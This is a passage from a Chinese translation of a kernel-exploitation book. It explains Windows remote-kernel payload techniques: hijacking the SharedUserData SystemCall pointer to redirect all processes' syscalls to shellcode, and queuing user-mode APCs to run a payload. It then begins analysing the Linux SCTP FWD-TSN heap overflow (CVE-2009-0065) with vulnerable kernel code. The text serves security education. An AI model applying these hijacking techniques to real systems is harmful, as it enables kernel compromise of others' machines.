- 可以设置条件使用户态常规调用只能通过修改内核。这需要在“安全时间”劫持一个给定用户态进程的执行，这个执行可以是上述修改的一个结果（比如，一段用户态进程用到的包含有多页映射的代码）或者是篡改一个子系统明确下放给寄存器用于用户态回调的结果（比如，Windows 上的异步过程回调（APC））。

理解这两种方法如何联合允许从一个中断上下文跳转到用户执行的最好方式就是观察实例。这里我们主要讨论 Windows 系统，第 8 章我们将会讨论 Linux 系统。

利用多页映射：SharedUserData 第二部分

如我们所说，如果用户和内核态中的共享页包含一段用户进程常规调用的执行代码，或者如果它们包含被用户态进程再次使用的函数指针，就能利用多页映射执行用户态的 payload。举个例子（在 Windows 上），我们再次回到在 SharedUserData 区域。之前介绍过 DEP，可知 SharedUserData 区域是可执行的，并且包含一个很容易利用的片段。SharedUserData 区域的 32 位 PAE 实现仍然包含一些用户进程常规调用的指令指针，但是这个区域表示为只读。我们在下节将了解到为什么只有 32 位（不是 64 位）结构使用这种指针以及这些指针的名称。

页面中保存一个叫做 KUSER_SHARED_DATA 的结构。这个结构映射在 0x7FFE0000 的虚拟地址空间中以及在 0xFFDF0000 的内核态中。下面仔细地了解一下其中的内容（以下的内容是 WinDbg 从 Windows Server 2003 SP2 内核中采集的）：

```
0: kd> dt nt!_KUSER_SHARED_DATA 0xffdf0000

   +0x000 TickCountLowDeprecated : 0
   +0x004 TickCountMultiplier : 0xfa00000
   +0x008 InterruptTime       : _KSYSTEM_TIME
   +0x014 SystemTime          : _KSYSTEM_TIME
   +0x020 TimeZoneBias        : _KSYSTEM_TIME
```

⊖ 显然没有什么能够阻止我们在进程的上下文环境中使用两个阶段的策略。最后，目标是一次成功的利用。

```
[...]

    +0x2f8 TestRetInstruction : 0xc3
    +0x300 SystemCall         : 0x7c828608        [1]
    +0x304 SystemCallReturn : 0x7c82860c
    +0x308 SystemCallPad    : [3] 0
    +0x320 TickCount        : _KSYSTEM_TIME
    +0x320 TickCountQuad    : 0xa43
    +0x330 Cookie           : 0x93666cfe
    +0x334 Wow64SharedInformation : [16] 0
```

如上所示，除存有需要经常访问用户态的变量值之外（从而简化检索），KUSER_SHARED_DATA 结构还在 [1] 处偏移 0x300 的位置存储了系统调用变量。这个变量包含了一个有用的指针：0x7c828608。通过 WinDbg 可知这个指针指向了一个简单的函数 / 片段，该函数 / 片段在 NTDLL.DLL 共享库里：

```
0: kd>  u 0x7c828608
7c828608 8bd4        mov    edx,esp
7c82860a 0f34        sysenter
7c82860c c3          ret
```

正如 SystemCall 的名字所暗示的，这个片段保存了执行一个系统调用的必要指令。事实上，每个用户进程使用一个系统调用的时候都会解引用 SystemCall 值。从前一代码段可以看出使用了 SYSENTER 指令。这个指令用于快速系统调用（Fast System Call），x86 是通过一个软件中断（在 Windows 上是 INT 0x2E）来进行系统调用的，这需要定位一个中断向量表，并进行权限检查，从而查找到正确的入口，载入 ISR 地址以及执行：这是种繁杂的顺序。正因为如此，AMD 和 Intel 引进了快速系统调用，提供一些新的指令来较快地从私有上下文中进入和退出。快速系统调用允许我们通过 MSR 设置一个目标地址来执行进程（和对合适的值进行硬编码，从而将上下文转换到内核态），因此使用中断门清除了许多多余的操作。在 x86 32 位系统中，AMD 提供了 SYSCALL/SYSRET 对，同时 Intel 提供了 SYSENTER/SYSEXIT（所以之前的例子说明，我们是在 Intel 的机器上）。

正确的中断顺序取决于系统的结构（是否支持快速系统调用？ AMD 还是 Intel？）。通过使所有的用户态二进制调用保存在一个共享页中，内核能够提供一个正确的有效的 / 片段而不需要为不同的“架构”（在这里指的是 x86 的变体）重新编译不同结构的二进制文件。在 64 位结构中，不使用 SystemCall 的入口，这是因为所有的 CPU 支持 SYSCALL/SYSRET 指令对：64 位 Windows 进程直接调用 NTDLL.DLL 而不需要通过 SharedUserData 区域（而且它是不能通过我们即将要介绍的技术来截获的）来传递。

现在回到 payload 设计上。因为每个进程解引用 SystemCall 值，如果我们重写这个指针，使它指向我们的 payload 地址，就能自动地劫持所有的进程[⊖]的系统调用执行并且重定向到我们的 shellcode 中。我们也可以在 SharedUserData 区域中存放 shellcode，就能很轻易地设置一个成功的中断上下文到用户态执行的所有条件。

⊖　显然二进制仍然能够在一个给定的系统调用入口序列编译。我们这里只是“概括性”介绍。

仔细的读者可能会注意到，我们还遗留了一个问题。用户态 payload 成功执行之后，我们应该如何废除 hook 呢？最后，我们不希望我们的 payload 一遍又一遍地执行（系统将会发生异常）。这里的思路就是使得进程只有在特定条件下执行利用，比如在一个特殊进程的上下文中，或者是跳转到起始的片段或者模拟片段。也可以随时作为 payload 的一部分来模拟（比如，在最后或者作为失败的结果）并且使 shellcode 在第一次执行后失败（比如，一个绑定端口的 shell code 会简单地失败，一旦这个端口在第一次执行以后被占用）。

Windows APC 的漏洞利用

第二个例子建立在一个内核子系统已经做了我们想要做的事情的基础上：它允许从内核区域制定一个在用户线程上下文中执行的用户函数的流程。在 Windows 上，我们能使用这个来对 APC 机制进行利用。这个技术最初由 Barnaby Jack 使用，他早在 2005 年就提出了 Windows 内核的远程漏洞利用问题。

首先需要了解 APC 是什么，是用来做什么的。APC 是一个在特殊线程上下文中异步执行的函数。APC 允许用户程序、系统驱动甚至是内核在已存在的线程 / 进程的上下文中执行代码。APC 分为两种类型：用户态 APC 和内核态 APC。一个用户态 APC 只在一个线程等待可唤醒的状态时使用。可唤醒的状态或者可唤醒的 I/O 是指应用线程处理异步 I/O 请求的方法。通常一个应用程序通过 `SleepEx()`、`WaitForMultipleObjectsEx()` 或者异步 I/O API 如 `ReadFileEx()` 进入可唤醒状态。内核态 APC 在内核态中执行，并且不需要一些目标线程在可唤醒状态。

注意 实际上存在两种内核模式的 APC，普通内核模式 APC 和特殊内核模式 APC。特殊内核模式 APC 可以抢占普通内核模式 APC，也可以通过提升 IRQL 或者进入临界区的方式来获得锁。当内核模式 APC 在相关的线程中运行的时候，它们可以用作我们中断进程时的开关。

在创建一个 APC（并进行利用）之前，需要做两件事情：

- 跟往常一样，需要给我们的 payload 寻找一个空间——一个对用户态进程可见并且可执行的空间。之后，寻找使用多用户内核态的映射（例如，在 pre-DEP 系统中的 SharedUserData 区域）。
- 我们需要查找一个可唤醒状态的线程。像 Barnaby Jack 的通常使用的实现方法一样，可以让我们的 payload 使用 `PsLookupProcessByProcessID()` API 选择一个众所周知的进程（第 6 章本地内核的栈溢出漏洞中使用过的），然后通过相关线程列表循环访问 `ETHREAD` 方法，查找那个处于可唤醒状态的线程。如果确定这个进程将会在空闲线程外执行，就可以阻止 `PsLookupProcessByProcessId()` 这一步，然后删除 payload 中的少量字节。

一旦找到了恰当的线程，就需要准备和注册 APC。过程是直接调用两个函数：`KeInitializeApc()` 和 `KeInsertQueueApc()`（很显然，这两个函数的地址需要用硬编码或者运行时找到）：

- `KeInitializeApc()` 负责初始化已经分配的 APC 对象。APC 对象是通过使用像 `ExALLocate PoolWithTag()` 或者可以读写的内核数据存储区的动态内核分配功能来分配的（例如，SharedDataUser 代码段的空闲部分）。

```
void
KeInitializeApc(
    PKAPC Apc,                          [1]
    PKTHREAD Thread,                    [2]
    CCHAR ApcStateIndex,
    PKKERNEL_ROUTINE KernelRoutine,     [3]
    PKRUNDOWN_ROUTINE RundownRoutine,
    PKNORMAL_ROUTINE NormalRoutine,     [4]
    KPROCESSOR_MODE ApcMode,
    PVOID NormalContext
);
```

[1] 处的 Apc 参数是前述提到的 APC 对象的地址。[2] 处的第二个参段是一个指向 KTHREAD 结构的指针（KTHREAD 是 ETHREAD 结构的第一个成员；这样我们可以使用之前的 ETHREAD 地址去定位唤醒线程）。[3] 处的 KernelRoutine 参数描述了可以看做是回调的内核常态模型，[4] 处的 NormalRoutine 是用户态的地址——在我们的例子中是用户态 payload。

- KeInsertQueueApc() 负责将 APC 传递到目标线程：

```
void
KeInsertQueueApc(
    PKAPC Apc,
    PVOID SystemArgument1,
    PVOID SystemArgument2,
    UCHAR unknown
);
```

这个函数很易于使用，我们只需要注意使用 KeInitializedApc() 将初始化 APC 对象传入到第一个参数。所有其他的参数可以忽略（例如，传递一个空值 Null）。通常来说，SystemArgument1 和 SystemArgument2 将会回传用户态（在我们的控制下），这样很有用，除非我们需要与用户态 payload 进行交互。一旦调用这个函数，用户态 APC 就被准确地推入 APC 队列目标线程，我们的 payload 将会在目标线程调度后执行。

小结

在本章中，我们主要讲解了远程内核漏洞利用，包括远程内核漏洞利用的主要构造方法。通过本书，我们得到一个关键启示：远程漏洞利用不是一种新类型的利用手段，而是一些传统的方法，这些方法通过互联网而不是直接访问目标主机。因此，我们不需要在第 2 章的构造分类中加上任何分支。

从另一个角度来讲，远程的情况可以定义为一种强化的环境，这种环境隔离了远程运行内核的信息，并且也剥夺了本可以通过用户态进程进行直接交互的能力。由于这些原因，远程的情况影响了我们漏洞利用的开发。

通常来说，我们试图执行 payload 的第一条指令，特别是从架构上去提供一个恰当的语义

表述，以说明在页面框架中的执行权限问题。实际上，我们有两个存储和返回 payload 的经典方法：shellcode-in-user-space（用户态的合并用户 / 内核地址空间的 shellcode 技术）——以及在独立用户 / 内核地址空间的 proc-cmdline 技术——这两种技术在远程的情况中都是不起作用的。为了克服这个障碍，我们列出了一些技术，在典型的 32 位（read-imply-execute，读—理解—执行）方法中，利用寄存器内容和查找相关跳转指令序列来确定返回地址，从而对一个可写区域进行漏洞利用。

在两个案例中，我们综合利用了固定的地址和存在于各种操作系统中的固定内容的虚拟内存区域的优势。通常情况下，我们列出了两种典型的情况：内核模块的固定地址的映射（这种映射在很多内核中都允许我们通过从目标机器上下载相同的图片来硬编码内核代码片段），以及 1:1 的物理页映射，这种映射让我们同时获得随机读 / 写和 payload 开发的安全入口。

我们通过讨论远程内核 payload 来结束本章。我们好不容易取得了控制执行权，就要让它发挥出最大效益。远程 payload 允许我们在上下文之间跳转（中断进程，用户态进程，中断到用户态）来表明很多工作都是运行在一个更加安全的用户态进程的，并允许我们来解析符号和其他潜在的有用地址。如果必要的话，也可以在 payload 中加入恢复。

尽管本章包含了一些实际例子（特别是以 Windows 为中心的例子，因为我们在其他部分并未详细提及），我们大部分只提供了理论分析。在第 8 章中，我们将会完成远程内核漏洞利用程序，一步步来完成一个一次命中的、可靠的、基于堆的 Linux 远程内核漏洞利用。

尾注

1. OpenBSD 项目。（Internet 上的文献）。Edomonton: 2010（引用于 2010 年 6 月 11 日）。详见：http://www.openbsd.org/。

第 8 章

一个 Linux 案例

本章主要内容

- SCTP 的转发块堆内存破坏
- 远程漏洞利用：总体分析
- 获得任意内存重写原语
- 安装 shellcode
- 执行 shellcode

引言

第 7 章介绍了各种不同的方法和技术用以解决远程漏洞利用中固有的难点。在本章中，我们将对真实代码进行分析，此代码是利用远程内核堆内存破坏的漏洞，该漏洞会对 Linux 内核 SCTP 网络协议栈造成影响。选用这个特定的漏洞有以下几个原因：

- Linux 源码是公开的，当在利用的不同阶段定位时，更容易跟踪讨论利用过程的逻辑关系和内部结构操作。
- 该漏洞利用几乎涉及了第 7 章中讲到的利用手段的各个方面，包括第 3 章中首次讲到的与堆对象损坏的有关的“重写邻近对象”技术。此外，该案例用一个真实的例子完成了在第 4 章中给出的有关堆损坏漏洞利用技术的讨论。
- 该漏洞利用是真正可靠的，涵盖了 32 位和 64 位系统。由于在第 7 章中已经深入讨论了多级 shellcode，这里将借助共享内存段，着重关注 64 位系统的漏洞利用。
- 最后，我们（作者）编写了利用程序，以便更好地解释所面临的问题和采用的解决方案。

在我们开始之前，了解漏洞利用模式的一般应用，以及与该漏洞及其被影响操作系统相关的具体的数据结构和方法之间的区别是很重要的。在接下来的内容中，我们将讨论漏洞利用的实现，主要关注有关 Linux 的内部结构。

SCTP 的转发块堆内存破坏

在 2009 年中期，Wei Yongjun 披露了长期存在的、影响 Linux 部分可靠流控制传输协议

(Partial Reliable Stream Control Transmission，PR-SCTP）的漏洞[⊖]。这是一个在 SCTPB [⊖]网络协议栈中实现的默认开启的特性。以下是原公告[1]（CVE-2009-0065）：

> 在 2.6.28-git8 版本之前，Linux 内核中，流控制传输协议（Stream Control Transmission Protocol，sctp）中对 net/sctp/sm_statefuns.c 的实现有缓冲区溢出，它允许远程利用者通过带有一个大数据流 ID 的 FWD-TSN（又名转发 TSN）块对系统造成未知影响。

在分析该漏洞之前，让我们花点时间讨论 SCTP 协议和 PR-SCTP 功能。

SCTP 简要概述

SCTP 是一个类似于 TCP 和 UDP 的单播传输协议。TCP 提供了可靠的传输服务和 session 管理，因为在交换数据之前它提供了两个端点间的稳定传输服务；两个端点也可以由多 IP（多宿主）表示。这种建立起的关系称作 SCTP 关联，而创建这种关联的初始化关联启动被称为一个四次握手（four-way handshake）。SCTP 与 TCP（使用三次握手）不同，更接近于 UDP，SCTP 是面向记录的协议。它通过数据包（称为消息）发送数据，而不是使用一个比特流。每一个数据包都会得到确认，而且该协议本身能够检测并重新排列无序的消息。

涉及有漏洞代码的一个重要方面是 SCTP 的多数据流功能——在实际数据连接标准下支持多数据通道的方法，或者称作逻辑连接。SCTP 协议下的每个数据包是以单一的消息内数据块为单位发送的，并且流内的任何消息丢失不影响其他流。此外，每个消息可以保存多个不同的块——要么控制块要么数据块。图 8.1 显示了一个典型的 SCTP 数据块中包含的信息。




图 8.1 SCTP 数据包

数据包的第一部分，称为 SCTP 的公共头（common header），是每个 SCTP 消息共有的。

⊖ PR-SCTP RFC 3758。

⊖ SCTP RFC 4960。

它包含一个源端口、一个目的端口（像 TCP/UDP 协议一样）和一个验证标记。验证标记的值在初始连接建立时确定，也是用来跟踪当前 session 以防止无关的数据包插入到已建立的关联的流里。类型、标记、长度字段也占用了块公共头的一部分。每个块都从这些字段开始。类型字段携带该块的类型（例如，所有的数据块将该字段设置为 0）。标记域只有当它与当前类型字段联系时才有意义，不同的块类型有不同的标记。长度字段，顾名思义，表明了数据包的长度（例如，当涉及数据包时，它代表一个数据包以字节为单位的长度：从类型字段开始到用户数据字段结束）。数据包的其余部分与特定的数据块相关。简要描述如下：

- 传输序列号（Transmission Sequence Number，TSN）是一个 32 位的序列号，SCTP 用来跟踪数据块。一个 TSN 附着在每个数据块上，允许接收端点确认其接收，并由此检测重复接收。
- 流标识符（Stream Identifier，SI）决定数据流属于哪个用户数据。由于流标识符为 16 位宽，所以最多可以有 65 535 个不同流。
- 流序列号码（Stream Sequence Number，SSN）持有块本身携带的数据序列号。它不同于 TSN，因为它仅跟踪相应 SI 的数据块。当新的连接建立时，SSN 在任何流中从 0 开始计数，每次有使用相同的 SI 传递的新数据块时增加 1。
- payload 协议标识符（Payload Protocol Identifier）是仅被上层应用程序运用的字段。这个字段的格式和字节顺序是由应用程序任意选择的。它从来不会被 SCTP 协议栈主动解释。

另一个重要的方面是 PR-SCTP 扩展。这个扩展提供了一个使用 SCTP 连接的部分可靠的传输服务。使用 PR 扩展，SCTP 栈在发送的消息内包含了一个特殊的转发传输序列号（Forward Transmission Sequence Number，FWD-TSN），用于告知远程节点需要更新其 TSN，并忽略任何可能重发的消息。图 8.2 显示了转发（FWD）块的结构。

在公共块头的后面，其余的数据包由一个新累积传输序列号（New Cumulative TSN）和一系列 SI/SSN 对组成。新累积 TSN 是一个 32 位字段，告知 SCTP 协议栈丢弃任何旧尚未收到的数据（TSN 值比新累积 TSN 值低的数据包）。当接收到新累积 TSN 后，数据接收器必须考虑因为任何小于或等于这个 TSN 而丢失的一些 TSN，并从那时起停止报告它们丢失。数据包中的 SI 字段是受影响的流的数目，而 SSN 保存在流中跳过的块的最大 SSN 值。




图 8.2　SCTP 转发块

漏洞路径

明白了这些细节，现在让我们看看这段有漏洞的代码是怎样管理包的。处理 SCTP 转发包的主要函数是 net/sctp/cm_statefuns.c 中的 sctp_cmd_process_fwdtsn() 函数：

```
static void sctp_cmd_process_fwdtsn(struct sctp_ulpq *ulpq,
            struct sctp_chunk *chunk)
{
  struct sctp_fwdtsn_skip *skip;
  /* Walk through all the skipped SSNs */
  sctp_walk_fwdtsn(skip, chunk) {                                    [1]
    sctp_ulpq_skip(ulpq, ntohs(skip->stream), ntohs(skip->ssn));  [2]
  }

  return;
}
```

在 [1] 处调用了 sctp_walk_fwdtsn() 函数来遍历所有 SI/SSN 对。所有的 SI/SSN 对由 [2] 处的 sctp_ulpq_skip() 函数传入，并进一步检查并更新 SSN 值。

```
void sctp_ulpq_skip(struct sctp_ulpq *ulpq, __u16 sid, __u16 ssn)
{
  struct sctp_stream *in;
  in = &ulpq->asoc->ssnmap->in;                                      [3]

  /* Is this an old SSN?    If so ignore. */
  if (SSN_lt(ssn, sctp_ssn_peek(in, sid)))                           [4]
    return;

  /* Mark that we are no longer expecting this SSN or lower. */
  sctp_ssn_skip(in, sid, ssn);                                       [5]

[...]
```

在 [3] 处，函数 sctp_ulpq_skip() 得到相应的 sctp_stream 输入流结构，并在 [4] 处将当前 SSN 与新 SSN 对比。如果当前值大于新的 SSN 值，SI/SSN 对将被丢弃，且不用更新 SSN 值。在“创建 SCTP 消息：从相对到绝对内存重写”一节中，我们将介绍如何轻松地绕过这一步。最后，在 [5] 处，sctp_ulpq_skip() 调用了函数 sctp_ssn_skip()，这个方法用于更新 SSN 值。

```
/* Skip over this ssn and all below. */
static inline void sctp_ssn_skip(struct sctp_stream *stream,
   __u16 id, __u16 ssn)
{
   stream->ssn[id] = ssn+1;                                          [6]
}
```

